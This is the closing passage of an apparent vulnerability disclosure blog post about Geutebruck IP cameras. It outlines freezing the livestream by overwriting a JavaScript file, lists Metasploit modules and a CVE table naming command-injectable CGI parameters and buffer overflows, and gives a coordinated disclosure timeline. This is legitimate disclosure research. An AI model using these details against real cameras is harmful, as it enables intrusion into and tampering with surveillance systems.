  $(ImageBuf).load(loadImage);
  $(ImageBuf).error(function() {
    delete ImageBuf;
    setTimeout(pushImage, 1000);
  });

  ImageBuf.src = snapshot_url; //[1]
}
```

Collecting all parts together, freezing the camera livestream display is straighforward and can be done by overwriting the JavaScript file content and modify the highlighted line [1] with a hardcoded image path which can be either a random image taken by the camera at the time of the attack or uploaded by the attacker.

The execution proof of concept of the Metasploit script is demonstrated in the figure below:



Metasploit modules

Metasploit modules have been merged into Metasploit:

- Geutebruck Multiple Remote Command Execution
- Geutebruck instantrec Remote Command Execution
- Geutebruck Camera Deface

CVEs

CGI	Short description	CVE
N/A	Authentication Bypass	CVE-2021-33543
certmngr.cgi	Command injection multiple parameters	CVE-2021-33544
countreport.cgi	Stack Buffer Overflow	CVE-2021-33545
encprofile.cgi	Stack Buffer Overflow	CVE-2021-33546
evnprofile.cgi	Stack Buffer Overflow	CVE-2021-33547
factory.cgi	Command injection in **preserve** parameter	CVE-2021-33548
instantrec.cgi	Stack Buffer Overflow	CVE-2021-33549
language.cgi	Command injection in **date** parameter	CVE-2021-33550
oem.cgi	Command injection in **environment.lang** parameter	CVE-2021-33551
simple_reclistjs.cgi	Command injection in **date** parameter	CVE-2021-33552
testcmd.cgi	Command injection in **command** parameter	CVE-2021-33553
tmpapp.cgi	Command injection in **appfile.filename** parameter	CVE-2021-33554

Timeline

- 25/02/2021: mail with reports (4 new 0day vulnerabilities impacting Geutebruck IP cameras with the 1.12.0.27 firmware) to Geutebruck, ICS-CERT
- 26/02/2021: ack by Geutebruck
- 26/02/2021: mail with additionnal report (BoF) to Geutebruck, ICS-CERT

- 28/05/2021: follow-up mail to Geutebruck, CERT@VDE: full disclo the 02/07
- 30/06/2021: mail by Geutebruck with the new firmware !
- 30/06/2021: mail to Geutebruck, CERT@VDE: we postpone the full disclo, we want to check first if the new firmware corrects the vulnerabilities
- 05/07/2021: mail to Geutebruck, CERT@VDE: new fimware corrects the vulnerabilities !
- 08/07/2021: publication of this blogpost
- 01/09/2021: Exploit module merged into Metasploit (exploits CVE-2021-33554, CVE-2021-33544, CVE-2021-33548, and CVE-2021-33550 to 33554)
- 03/09/2021: Post exploitation module merged into Metasploit
- 16/09/2021: Exploit module merged into Metasploit (exploits CVE-2021-33549)

References

0. ELF: Executable and Linkable Format - Wikipedia
1. MTD: General MTD Documentation - Memory Technology Devices
2. Working with MTD Devices: Working with MTD Devices - OpenSource ForU
3. Persistence in Linux-Based IoT Malware: Persistence in Linux-Based IoT Malware - Calvin Brierley, Jamie Pont, Budy Aried, David J. Barnes, and Julia Hernandez-Castro
4. JFFS2: JFFS2: The jounalling Flash File System, version 2 - Sourceware, David Woodhouse
5. jefferson: jefferson : JFFS2 filesystem extraction tool - sviehb
6. popen: popen(3) - Linux manual page
7. system: system(3) - Linux manual page
8. exec: exec(3) — Linux manual page
9. phrack: Smashing the Stack For Fun And Profit - Phrack Magazine
10. exploit-db: Stack based buffer overflow Exploitation-Tutorial
11. SSP: Buffer Overflows - Wikipedia
12. NX: NX bit - Wikipedia
13. ASLR: Address Space Layout Randomization - Wikipedia
14. ROP: The Geometry of Innocent Flesh on the Bone:Return-into-libc without Function Calls (on the x86) - Hovav Shacham

RANDORISEC